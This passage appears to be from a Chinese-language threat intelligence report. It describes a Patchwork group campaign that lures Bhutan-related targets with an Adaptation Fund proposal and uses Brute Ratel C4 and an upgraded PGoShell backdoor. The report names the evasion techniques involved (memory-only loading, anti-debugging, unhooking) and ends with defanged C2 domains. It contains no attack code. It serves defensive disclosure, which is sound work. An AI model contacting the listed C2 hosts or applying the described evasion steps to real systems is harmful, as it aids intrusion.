
本次捕获的攻击活动主要以adaptation fund(适应基金董事会)关于不丹的项目提案作为诱饵，针对对象疑似为不丹相关机构和个人。在此次攻击活动中，首次发现Patchwork组织使用Brute Ratel (<https://bruteratel.com/>) C4作为武器。整个Brute Ratel (<https://bruteratel.com/>) C4加载运行过程为纯内存加载，能够有效对抗终端设备检测。在加载过程中，多次进行反调试和解除挂钩操作，并在执行周期上进行了限制。这表明该组织正在积极扩充其武器库。根据网络信息，Brute Ratel (<https://bruteratel.com/>) C4的作者来自于印度：

Brute Ratel C4 于 2020 年 12 月作为渗透测试工具首次亮相。当时，它的开发是由居住在印度的一位名叫 Chetan Nayak（又名偏执忍者）的安全工程师兼职完成的。根据他的网站（Dark Vortex），Nayak在西方网络安全供应商的高级红队职位上积累了多年的经验。在过去的 2.5 年里，Nayak 在特性、功能、支持和培训方面对渗透测试工具进行，渐进式改进。

BRc4 目前标榜自己是“用于红队对手模拟的定制指挥和控制中心”。5 月 16 日，Nayak 宣布该工具已获得 350 名客户的 480 名用户。



目前该工具的价格为US\$3000，patchwork组织在购买该工具的时候或许可以获得一定折扣。



此外，我们注意到本次使用的PGoShell在功能上进行了极大的扩展，与以往发现的攻击样本相比更加先进。而PGoShell作为该组织自研的后门工具实施了大规模的功能更新，可见该武器对于patchwork组织的重要程度。我们有理由相信，PGoShell在以往的攻击活动中帮助Patchwork取得了显著成果，未来，该组织可能会更多地使用这一武器发起攻击。

6 IOC

C2:

Beijingtv[.]org

Cartmizer[.]info

longwang.b-cdn[.]net

7 参考链接

<https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/>
(<https://unit42.paloaltonetworks.com/brute-ratel-c4-tool/>)

